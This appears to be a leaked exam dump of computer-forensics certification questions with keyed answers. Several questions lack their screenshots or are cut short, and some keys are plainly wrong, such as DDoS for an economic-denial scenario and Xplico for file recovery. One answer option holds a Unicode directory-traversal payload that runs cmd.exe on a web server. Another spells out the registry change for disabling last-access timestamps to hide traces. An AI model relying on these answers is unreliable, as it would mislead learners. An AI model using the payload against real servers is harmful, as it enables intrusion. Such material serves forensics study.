
- A. MIME
- B. BINHEX
- C. UT-16
- D. UUCODE

Answer: A

NEW QUESTION 535

- (Exam Topic 3)

Analyze the hex representation of mysql-bin.000013 file in the screenshot below. Which of the following will be an inference from this analysis?



- A. A user with username bad_guy has logged into the WordPress web application
- B. A WordPress user has been created with the username anonymous_hacker
- C. An attacker with name anonymous_hacker has replaced a user bad_guy in the WordPress database
- D. A WordPress user has been created with the username bad_guy

Answer: D

NEW QUESTION 536

- (Exam Topic 3)

Amelia has got an email from a well-reputed company stating in the subject line that she has won a prize money, whereas the email body says that she has to pay a certain amount for being eligible for the contest. Which of the following acts does the email breach?

- A. CAN-SPAM Act
- B. HIPAA
- C. GLBA
- D. SOX

Answer: A

NEW QUESTION 539

- (Exam Topic 3)

If the partition size is 4 GB, each cluster will be 32 K. Even if a file needs only 10 K, the entire 32 K will be allocated, resulting in 22 K of .

- A. Slack space
- B. Deleted space
- C. Sector space
- D. Cluster space

Answer: A

NEW QUESTION 544

- (Exam Topic 3)

You are working as an independent computer forensics investigator and received a call from a systems administrator for a local school system requesting your assistance. One of the students at the local high school is suspected of downloading inappropriate images from the Internet to a PC in the Computer Lab. When you arrive at the school, the systems administrator hands you a hard drive and tells you that he made a "simple backup copy" of the hard drive in the PC and put it on this drive and requests that you examine the drive for evidence of the suspected images. You inform him that a "simple backup copy" will not provide deleted files or recover file fragments. What type of copy do you need to make to ensure that the evidence found is complete and admissible in future proceeding?

- A. Robust copy
- B. Incremental backup copy
- C. Bit-stream copy
- D. Full backup copy

Answer: C

NEW QUESTION 547

- (Exam Topic 3)

Robert, a cloud architect, received a huge bill from the cloud service provider, which usually doesn't happen. After analyzing the bill, he found that the cloud resource consumption was very high. He then examined the cloud server and discovered that a malicious code was running on the server, which was generating huge but harmless traffic from the server. This means that the server has been compromised by an attacker with the sole intention to hurt the cloud customer financially. Which attack is described in the above scenario?

- A. XSS Attack
- B. DDoS Attack (Distributed Denial of Service)
- C. Man-in-the-cloud Attack
- D. EDoS Attack (Economic Denial of Service)

Answer: B

NEW QUESTION 552

- (Exam Topic 3)

What is the capacity of Recycle bin in a system running on Windows Vista?

- A. 2.99GB
- B. 3.99GB
- C. Unlimited
- D. 10% of the partition space

Answer: C

NEW QUESTION 557

- (Exam Topic 3)

What value of the "Boot Record Signature" is used to indicate that the boot-loader exists?

- A. AA55
- B. 00AA
- C. AA00
- D. A100

Answer: A

NEW QUESTION 558

- (Exam Topic 3)

Which of the following does Microsoft Exchange E-mail Server use for collaboration of various e-mail applications?

- A. Simple Mail Transfer Protocol (SMTP)
- B. Messaging Application Programming Interface (MAPI)
- C. Internet Message Access Protocol (IMAP)
- D. Post Office Protocol version 3 (POP3)

Answer: B

NEW QUESTION 563

- (Exam Topic 3)

CAN-SPAM act requires that you:

- A. Don't use deceptive subject lines
- B. Don't tell the recipients where you are located
- C. Don't identify the message as an ad
- D. Don't use true header information

Answer: A

NEW QUESTION 564

- (Exam Topic 3)

When analyzing logs, it is important that the clocks of all the network devices are synchronized. Which protocol will help in synchronizing these clocks?

- A. UTC

- B. PTP
- C. Time Protocol
- D. NTP

Answer: D

NEW QUESTION 565

- (Exam Topic 3)

Event correlation is the process of finding relevance between the events that produce a final result. What type of correlation will help an organization to correlate events across a set of servers, systems, routers and network?

- A. Same-platform correlation
- B. Network-platform correlation
- C. Cross-platform correlation
- D. Multiple-platform correlation

Answer: C

NEW QUESTION 567

- (Exam Topic 3)

Which of the following attack uses HTML tags like <script></script>?

- A. Phishing
- B. XSS attack
- C. SQL injection
- D. Spam

Answer: B

NEW QUESTION 568

- (Exam Topic 3)

Which Linux command when executed displays kernel ring buffers or information about device drivers loaded into the kernel?

- A. pgrep
- B. dmesg
- C. fsck
- D. grep

Answer: B

NEW QUESTION 570

- (Exam Topic 3)

What does Locard's Exchange Principle state?

- A. Any information of probative value that is either stored or transmitted in a digital form
- B. Digital evidence must have some characteristics to be disclosed in the court of law
- C. Anyone or anything, entering a crime scene takes something of the scene with them, and leaves something of themselves behind when they leave
- D. Forensic investigators face many challenges during forensics investigation of a digital crime, such as extracting, preserving, and analyzing the digital evidence

Answer: C

NEW QUESTION 572

- (Exam Topic 3)

An investigator has acquired packed software and needed to analyze it for the presence of malice. Which of the following tools can help in finding the packaging software used?

- A. SysAnalyzer
- B. PEiD
- C. Comodo Programs Manager
- D. Dependency Walker

Answer: B

NEW QUESTION 577

- (Exam Topic 3)

Which of the following is a federal law enacted in the US to control the ways that financial institutions deal with the private information of individuals?

- A. SOX
- B. HIPAA 1996
- C. GLBA
- D. PCI DSS

Answer: C

NEW QUESTION 579

- (Exam Topic 3)

Which of the following is NOT an anti-forensics technique?

- A. Data Deduplication
- B. Password Protection
- C. Encryption
- D. Steganography

Answer: A

NEW QUESTION 584

- (Exam Topic 3)

What does the command "C:\>wevtutil gl <log name>" display?

- A. Configuration information of a specific Event Log
- B. Event logs are saved in .xml format
- C. Event log record structure
- D. List of available Event Logs

Answer: A

NEW QUESTION 588

- (Exam Topic 3)

For what purpose do the investigators use tools like iPhoneBrowser, iFunBox, OpenSSHSSH, and iMazing?

- A. Bypassing iPhone passcode
- B. Debugging iPhone
- C. Rooting iPhone
- D. Copying contents of iPhone

Answer: A

NEW QUESTION 589

- (Exam Topic 3)

As a part of the investigation, Caroline, a forensic expert, was assigned the task to examine the transaction logs pertaining to a database named Transfers. She used SQL Server Management Studio to collect the active transaction log files of the database. Caroline wants to extract detailed information on the logs, including AllocUnitId, page id, slot id, etc. Which of the following commands does she need to execute in order to extract the desired information?

- A. DBCC LOG(Transfers, 1)
- B. DBCC LOG(Transfers, 3)
- C. DBCC LOG(Transfers, 0)
- D. DBCC LOG(Transfers, 2)

Answer: D

NEW QUESTION 594

- (Exam Topic 3)

Which of these ISO standards define the file system for optical storage media, such as CD-ROM and DVD-ROM?

- A. ISO 9660
- B. ISO 13346
- C. ISO 9960
- D. ISO 13490

Answer: A

NEW QUESTION 597

- (Exam Topic 3)

Which of the following files contains the traces of the applications installed, run, or uninstalled from a system?

- A. Virtual Files
- B. Image Files
- C. Shortcut Files
- D. Prefetch Files

Answer: C

NEW QUESTION 601

- (Exam Topic 3)

To reach a bank web site, the traffic from workstations must pass through a firewall. You have been asked to review the firewall configuration to ensure that workstations in network 10.10.10.0/24 can only reach the bank web site 10.20.20.1 using https. Which of the following firewall rules meets this requirement?

- A. if (source matches 10.10.10.0/24 and destination matches 10.20.20.1 and port matches 443) then permit
- B. if (source matches 10.10.10.0/24 and destination matches 10.20.20.1 and port matches 80 or 443) then permit
- C. if (source matches 10.10.10.0 and destination matches 10.20.20.1 and port matches 443) then permit

Answer: A

NEW QUESTION 604

- (Exam Topic 3)

Which of the following is a part of a Solid-State Drive (SSD)?

- A. Head
- B. Cylinder
- C. NAND-based flash memory
- D. Spindle

Answer: C

NEW QUESTION 609

- (Exam Topic 3)

> NMAP -sn 192.168.11.200-215 The NMAP command above performs which of the following?

- A. A trace sweep
- B. A port scan
- C. A ping scan
- D. An operating system detect

Answer: C

NEW QUESTION 613

- (Exam Topic 3)

Which Event Correlation approach assumes and predicts what an attacker can do next after the attack by studying statistics and probability?

- A. Profile/Fingerprint-Based Approach
- B. Bayesian Correlation
- C. Time (Clock Time) or Role-Based Approach
- D. Automated Field Correlation

Answer: B

NEW QUESTION 615

- (Exam Topic 3)

The Apache server saves diagnostic information and error messages that it encounters while processing requests. The default path of this file is `usr/local/apache/logs/error.log` in Linux. Identify the Apache error log from the following logs.

- A. `http://victim.com/scripts/..%c0%af../..%c0%af../..%c0%af../..%c0%af../..%c0%af../..%c0%af../..%c0%af../..%c0%af../winnt/system32/cmd.exe?/c+dir+C:\Winnt\system32\Logfiles\W3SVC1`
- B. `[Wed Oct 11 14:32:52 2000] [error] [client 127.0.0.1] client denied by server configuration:/export/home/live/ap/htdocs/test`
- C. `127.0.0.1 - frank [10/Oct/2000:13:55:36 -0700]"GET /apache_pb.gif HTTP/1.0" 200 2326`
- D. `127.0.0.1 - - [10/Apr/2007:10:39:11 +0300]] [error] "GET /apache_pb.gif HTTP/1.0" 200 2326`

Answer: B

NEW QUESTION 620

- (Exam Topic 3)

Select the tool appropriate for finding the dynamically linked lists of an application or malware.

- A. SysAnalyzer
- B. ResourcesExtract
- C. PEiD
- D. Dependency Walker

Answer: D

NEW QUESTION 622

- (Exam Topic 3)

Which of these rootkit detection techniques function by comparing a snapshot of the file system, boot records, or memory with a known and trusted baseline?

- A. Signature-Based Detection
- B. Integrity-Based Detection
- C. Cross View-Based Detection
- D. Heuristic/Behavior-Based Detection

Answer: B

NEW QUESTION 626

- (Exam Topic 3)

Identify the term that refers to individuals who, by virtue of their knowledge and expertise, express an independent opinion on a matter related to a case based on the information that is provided.

- A. Expert Witness
- B. Evidence Examiner
- C. Forensic Examiner

D. Defense Witness

Answer: A

NEW QUESTION 630

- (Exam Topic 3)

Checkpoint Firewall logs can be viewed through a Check Point Log viewer that uses icons and colors in the log table to represent different security events and their severity. What does the icon in the checkpoint logs represent?

- A. The firewall rejected a connection
- B. A virus was detected in an email
- C. The firewall dropped a connection
- D. An email was marked as potential spam

Answer: C

NEW QUESTION 631

- (Exam Topic 3)

Chong-lee, a forensics executive, suspects that a malware is continuously making copies of files and folders on a victim system to consume the available disk space. What type of test would confirm his claim?

- A. File fingerprinting
- B. Identifying file obfuscation
- C. Static analysis
- D. Dynamic analysis

Answer: A

NEW QUESTION 635

- (Exam Topic 3)

Which part of Metasploit framework helps users to hide the data related to a previously deleted file or currently unused by the allocated file.

- A. Waffen FS
- B. RuneFS
- C. FragFS
- D. Slacker

Answer: D

NEW QUESTION 637

- (Exam Topic 3)

An attacker successfully gained access to a remote Windows system and plans to install persistent backdoors on it. Before that, to avoid getting detected in future, he wants to cover his tracks by disabling the last-accessed timestamps of the machine. What would he do to achieve this?

- A. Set the registry value of HKLM\SYSTEM\CurrentControlSet\Control\FileSystem\NtfsDisableLastAccessUpdate to 0
- B. Run the command fsutil behavior set disablelastaccess 0
- C. Set the registry value of HKLM\SYSTEM\CurrentControlSet\Control\FileSystem\NtfsDisableLastAccessUpdate to 1
- D. Run the command fsutil behavior set enablelastaccess 0

Answer: C

NEW QUESTION 638

- (Exam Topic 2)

Given the drive dimensions as follows and assuming a sector has 512 bytes, what is the capacity of the described hard drive?

22,164 cylinders/disk
80 heads/cylinder
63 sectors/track

- A. 53.26 GB
- B. 57.19 GB
- C. 11.17 GB
- D. 10 GB

Answer: A

NEW QUESTION 642

- (Exam Topic 2)

Where is the startup configuration located on a router?

- A. Static RAM
- B. BootROM
- C. NVRAM
- D. Dynamic RAM

Answer: C

NEW QUESTION 645

- (Exam Topic 2)

Jacob is a computer forensics investigator with over 10 years experience in investigations and has written over 50 articles on computer forensics. He has been called upon as a qualified witness to testify the accuracy and integrity of the technical log files gathered in an investigation into computer fraud. What is the term used for Jacob testimony in this case?

- A. Justification
- B. Authentication
- C. Reiteration
- D. Certification

Answer: B

NEW QUESTION 646

- (Exam Topic 2)

To which phase of the Computer Forensics Investigation Process does the Planning and Budgeting of a Forensics Lab belong?

- A. Post-investigation Phase
- B. Reporting Phase
- C. Pre-investigation Phase
- D. Investigation Phase

Answer: C

NEW QUESTION 647

- (Exam Topic 2)

Billy, a computer forensics expert, has recovered a large number of DBX files during the forensic investigation of a laptop. Which of the following email clients can he use to analyze the DBX files?

- A. Microsoft Outlook
- B. Eudora
- C. Mozilla Thunderbird
- D. Microsoft Outlook Express

Answer: D

NEW QUESTION 652

- (Exam Topic 2)

Using Internet logging software to investigate a case of malicious use of computers, the investigator comes across some entries that appear odd.

```
File Edit Format View Help
Begin log; 2007-04-24
http://www.somewhere.com/
http://www.somewhere.com/default.aspx?userid=566466
http://www.somewhere.com/default.aspx?userid=566467
http://www.somewhere.com/default.aspx?userid=566468
http://www.somewhere.com/default.aspx?userid=566469
http://www.somewhere.com/default.aspx?userid=566470
http://www.somewhere.com/default.aspx?userid=566471
```

From the log, the investigator can see where the person in question went on the Internet. From the log, it appears that the user was manually typing in different user ID numbers. What technique this user was trying?

- A. Parameter tampering
- B. Cross site scripting
- C. SQL injection
- D. Cookie Poisoning

Answer: A

NEW QUESTION 654

- (Exam Topic 2)

Adam, a forensic investigator, is investigating an attack on Microsoft Exchange Server of a large organization. As the first step of the investigation, he examined the PRIV.EDB file and found the source from where the mail originated and the name of the file that disappeared upon execution. Now, he wants to examine the MIME stream content. Which of the following files is he going to examine?

- A. PRIV.STM
- B. gwcheck.db
- C. PRIV.EDB
- D. PUB.EDB

Answer: A

NEW QUESTION 657

- (Exam Topic 2)

Which of the following Event Correlation Approach is an advanced correlation method that assumes and predicts what an attacker can do next after the attack by studying the statistics and probability and uses only two variables?

- A. Bayesian Correlation
- B. Vulnerability-Based Approach
- C. Rule-Based Approach
- D. Route Correlation

Answer: A

NEW QUESTION 661

- (Exam Topic 2)

- A. 202
- B. 404
- C. 606
- D. 999

Answer: B

NEW QUESTION 664

- (Exam Topic 2)

You have been called in to help with an investigation of an alleged network intrusion. After questioning the members of the company IT department, you search through the server log files to find any trace of the intrusion. After that you decide to telnet into one of the company routers to see if there is any evidence to be found. While connected to the router, you see some unusual activity and believe that the attackers are currently connected to that router. You start up an ethereal session to begin capturing traffic on the router that could be used in the investigation. At what layer of the OSI model are you monitoring while watching traffic to and from the router?

- A. Network
- B. Transport
- C. Data Link
- D. Session

Answer: A

NEW QUESTION 665

- (Exam Topic 2)

What type of equipment would a forensics investigator store in a StrongHold bag?

- A. PDAPDA?
- B. Backup tapes
- C. Hard drives
- D. Wireless cards

Answer: D

NEW QUESTION 669

- (Exam Topic 2)

When searching through file headers for picture file formats, what should be searched to find a JPEG file in hexadecimal format?

- A. FF D8 FF E0 00 10
- B. FF FF FF FF FF FF
- C. FF 00 FF 00 FF 00
- D. EF 00 EF 00 EF 00

Answer: A

NEW QUESTION 673

- (Exam Topic 2)

Bob has encountered a system crash and has lost vital data stored on the hard drive of his Windows computer. He has no cloud storage or backup hard drives. he wants to recover all those data, which includes his personal photos, music, documents, videos, official email, etc. Which of the following tools shall resolve Bob's purpose?

- A. Colasoft's Capsa
- B. Recuva
- C. Cain & Abel
- D. Xplico

Answer: D

NEW QUESTION 675

- (Exam Topic 2)

Harold is finishing up a report on a case of network intrusion, corporate spying, and embezzlement that he has been working on for over six months. He is trying to find the right term to use in his report to describe network-enabled spying. What term should Harold use?

- A. Spycrack
- B. Spynet
- C. Netspionage
- D. Hackspionage

Answer: C

NEW QUESTION 678

- (Exam Topic 2)

Which of the following standard represents a legal precedent sent in 1993 by the Supreme Court of the United States regarding the admissibility of expert witnesses' testimony during federal legal proceedings?

- A. IOCE
- B. SWGDE & SWGIT
- C. Frye
- D. Daubert

Answer: D

NEW QUESTION 681

- (Exam Topic 2)

Travis, a computer forensics investigator, is finishing up a case he has been working on for over a month involving copyright infringement and embezzlement. His last task is to prepare an investigative report for the president of the company he has been working for. Travis must submit a hard copy and an electronic copy to this president. In what electronic format should Travis send this report?

- A. TIFF-8
- B. DOC
- C. WPD
- D. PDF

Answer: D

NEW QUESTION 685

- (Exam Topic 2)

What feature of Decryption Collection allows an investigator to crack a password as quickly as possible?

- A. Cracks every password in 10 minutes
- B. Distribute processing over 16 or fewer computers
- C. Support for Encrypted File System
- D. Support for MD5 hash verification

Answer: B

NEW QUESTION 687

- (Exam Topic 2)

When investigating a wireless attack, what information can be obtained from the DHCP logs?

- A. The operating system of the attacker and victim computers
- B. IP traffic between the attacker and the victim
- C. MAC address of the attacker
- D. If any computers on the network are running in promiscuous mode

Answer: C

NEW QUESTION 691

- (Exam Topic 2)

The process of restarting a computer that is already turned on through the operating system is called?

- A. Warm boot
- B. Ice boot
- C. Hot Boot
- D. Cold boot

Answer: A

NEW QUESTION 695

- (Exam Topic 2)

When needing to search for a website that is no longer present on the Internet today but was online few years back, what site can be used to view the website collection of pages?

- A. Proxify.net
- B. Dnsstuff.com
- C. Samspace.org
- D. Archive.org

Answer: D

NEW QUESTION 699

- (Exam Topic 2)

Which US law does the interstate or international transportation and receiving of child pornography fall under?

- A. §18. U.S.
- B. 1466A
- C. §18. U.S.C 252
- D. §18. U.S.C 146A
- E. §18. U.S.C 2252

Answer: D

NEW QUESTION 703

- (Exam Topic 2)

You have been given the task to investigate web attacks on a Windows-based server. Which of the following commands will you use to look at the sessions the machine has opened with other systems?

- A. Net sessions
- B. Net config
- C. Net share
- D. Net use

Answer: D

NEW QUESTION 708

- (Exam Topic 2)

What method of copying should always be performed first before carrying out an investigation?

- A. Parity-bit copy
- B. Bit-stream copy
- C. MS-DOS disc copy
- D. System level copy

Answer: B

NEW QUESTION 711

- (Exam Topic 2)

Which of the following options will help users to enable or disable the last access time on a system running Windows 10 OS?

- A. wmic service
- B. Reg.exe
- C. fsutil
- D. Devcon

Answer: C

NEW QUESTION 713

- (Exam Topic 2)

Sectors are pie-shaped regions on a hard disk that store data. Which of the following parts of a hard disk do not contribute in determining the addresses of data?

- A. Sectors
- B. Interface
- C. Cylinder
- D. Heads

Answer: B

NEW QUESTION 717

- (Exam Topic 2)

Why would a company issue a dongle with the software they sell?

- A. To provide source code protection
- B. To provide wireless functionality with the software
- C. To provide copyright protection
- D. To ensure that keyloggers cannot be used

Answer: C

NEW QUESTION 719

- (Exam Topic 2)

Who is responsible for the following tasks?

- A. Non-forensics staff
- B. Lawyers
- C. System administrators
- D. Local managers or other non-forensic staff

Answer: A

NEW QUESTION 720

- (Exam Topic 2)

Which rule requires an original recording to be provided to prove the content of a recording?

- A. 1004
- B. 1002
- C. 1003
- D. 1005

Answer: B

NEW QUESTION 723

- (Exam Topic 2)

What layer of the OSI model do TCP and UDP utilize?

- A. Data Link
- B. Network
- C. Transport
- D. Session

Answer: C

NEW QUESTION 726

- (Exam Topic 2)

Which of the following are small pieces of data sent from a website and stored on the user's computer by the user's web browser to track, validate, and maintain specific user information?

- A. Temporary Files
- B. Open files
- C. Cookies
- D. Web Browser Cache

Answer: C

NEW QUESTION 730

- (Exam Topic 2)

John is working on his company policies and guidelines. The section he is currently working on covers company documents; how they should be handled, stored, and eventually destroyed. John is concerned about the process whereby outdated documents are destroyed. What type of shredder should John write in the guidelines to be used when destroying documents?

- A. Strip-cut shredder
- B. Cross-cut shredder
- C. Cross-hatch shredder
- D. Cris-cross shredder

Answer: B

NEW QUESTION 733

- (Exam Topic 2)

When a user deletes a file or folder, the system stores complete path including the original filename in a special hidden file called "INFO2" in the Recycled folder. If the INFO2 file is deleted, it is recovered when you .

- A. Undo the last action performed on the system
- B. Reboot Windows
- C. Use a recovery tool to undelete the file
- D. Download the file from Microsoft website

Answer: A

NEW QUESTION 737

- (Exam Topic 2)

Which of the following data structures stores attributes of a process, as well as pointers to other attributes and data structures?


- A. Lsproc
- B. DumpChk
- C. RegEdit
- D. EProcess

Answer: D

NEW QUESTION 739

- (Exam Topic 2)

In the following directory listing,



Which file should be used to restore archived email messages for someone using Microsoft Outlook?

- A. Outlook bak
- B. Outlook ost
- C. Outlook NK2
- D. Outlook pst

Answer: D

NEW QUESTION 742

- (Exam Topic 2)

In Steganalysis, which of the following describes a Known-stego attack?

- A. The hidden message and the corresponding stego-image are known
- B. During the communication process, active attackers can change cover
- C. Original and stego-object are available and the steganography algorithm is known
- D. Only the steganography medium is available for analysis

Answer: C

NEW QUESTION 744

- (Exam Topic 2)

Which of the following files stores information about local Dropbox installation and account, email IDs linked with the account, current version/build for the local application, the host_id, and local path information?

- A. host.db
- B. sigstore.db
- C. config.db
- D. filecache.db

Answer: C

NEW QUESTION 748

- (Exam Topic 2)

Why should you never power on a computer that you need to acquire digital evidence from?

- A. When the computer boots up, files are written to the computer rendering the data nclean
- B. When the computer boots up, the system cache is cleared which could destroy evidence
- C. When the computer boots up, data in the memory buffer is cleared which could destroy evidence
- D. Powering on a computer has no affect when needing to acquire digital evidence from it

Answer: A

NEW QUESTION 750

- (Exam Topic 2)

A forensics investigator needs to copy data from a computer to some type of removable media so he can examine the information at another location. The problem is that the data is around 42GB in size. What type of removable media could the investigator use?

- A. Blu-Ray single-layer
- B. HD-DVD
- C. Blu-Ray dual-layer
- D. DVD-18

Answer: C

NEW QUESTION 752

- (Exam Topic 2)

Where does Encase search to recover NTFS files and folders?

- A. MBR
- B. MFT
- C. Slack space
- D. HAL

Answer: B

NEW QUESTION 757

- (Exam Topic 2)

Bob works as information security analyst for a big finance company. One day, the anomaly-based intrusion detection system alerted that a volumetric DDOS targeting the main IP of the main web server was occurring. What kind of attack is it?

- A. IDS attack
- B. APT
- C. Web application attack
- D. Network attack

Answer: D

NEW QUESTION 758

- (Exam Topic 2)

This type of testimony is presented by someone who does the actual fieldwork and does not offer a view in court.

- A. Civil litigation testimony
- B. Expert testimony
- C. Victim advocate testimony
- D. Technical testimony

Answer: D

NEW QUESTION 763

- (Exam Topic 2)

Which of the following stages in a Linux boot process involve initialization of the system's hardware?

- A. BIOS Stage
- B. Bootloader Stage
- C. BootROM Stage
- D. Kernel Stage

Answer: A

NEW QUESTION 765

- (Exam Topic 2)

Wireless access control attacks aim to penetrate a network by evading WLAN access control measures such as AP MAC filters and Wi-Fi port access controls. Which of the following wireless access control attacks allow the attacker to set up a rogue access point outside the corporate perimeter and then lure the employees of the organization to connect to it?

- A. Ad hoc associations
- B. Client mis-association
- C. MAC spoofing
- D. Rogue access points

Answer: B

NEW QUESTION 768

- (Exam Topic 2)

Which of the following is a database in which information about every file and directory on an NT File System (NTFS) volume is stored?

- A. Volume Boot Record
- B. Master Boot Record
- C. GUID Partition Table
- D. Master File Table

Answer: D

NEW QUESTION 771

- (Exam Topic 2)

What type of attack sends spoofed UDP packets (instead of ping packets) with a fake source address to the IP broadcast address of a large network?

- A. Fraggle
- B. Smurf scan
- C. SYN flood

D. Teardrop

Answer: A

NEW QUESTION 773

- (Exam Topic 2)

When marking evidence that has been collected with the aa/ddmmyy/nnnn/zz format, what does the nnn denote?

- A. The year the evidence was taken
- B. The sequence number for the parts of the same exhibit
- C. The initials of the forensics analyst
- D. The sequential number of the exhibits seized

Answer: D

NEW QUESTION 777

- (Exam Topic 2)

Daryl, a computer forensics investigator, has just arrived at the house of an alleged computer hacker. Daryl takes pictures and tags all computer and peripheral equipment found in the house. Daryl packs all the items found in his van and takes them back to his lab for further examination. At his lab, Michael his assistant helps him with the investigation. Since Michael is still in training, Daryl supervises all of his work very carefully. Michael is not quite sure about the procedures to copy all the data off the computer and peripheral devices. How many data acquisition tools should Michael use when creating copies of the evidence for the investigation?

- A. Two
- B. One
- C. Three
- D. Four

Answer: A

NEW QUESTION 781

- (Exam Topic 2)

Which of the following Event Correlation Approach checks and compares all the fields systematically and intentionally for positive and negative correlation with each other to determine the correlation across one or multiple fields?

- A. Rule-Based Approach
- B. Automated Field Correlation
- C. Field-Based Approach
- D. Graph-Based Approach

Answer: B

NEW QUESTION 784

- (Exam Topic 2)

Which of the following tool captures and allows you to interactively browse the traffic on a network?

- A. Security Task Manager
- B. Wireshark
- C. ThumbsDisplay
- D. RegScanner

Answer: B

NEW QUESTION 789

- (Exam Topic 2)

What must be obtained before an investigation is carried out at a location?

- A. Search warrant
- B. Subpoena
- C. Habeas corpus
- D. Modus operandi

Answer: A

NEW QUESTION 793

- (Exam Topic 2)

While presenting his case to the court, Simon calls many witnesses to the stand to testify. Simon decides to call Hillary Taft, a lay witness, to the stand. Since Hillary is a lay witness, what field would she be considered an expert in?

- A. Technical material related to forensics
- B. No particular field
- C. Judging the character of defendants/victims
- D. Legal issues

Answer: B

NEW QUESTION 794

- (Exam Topic 2)

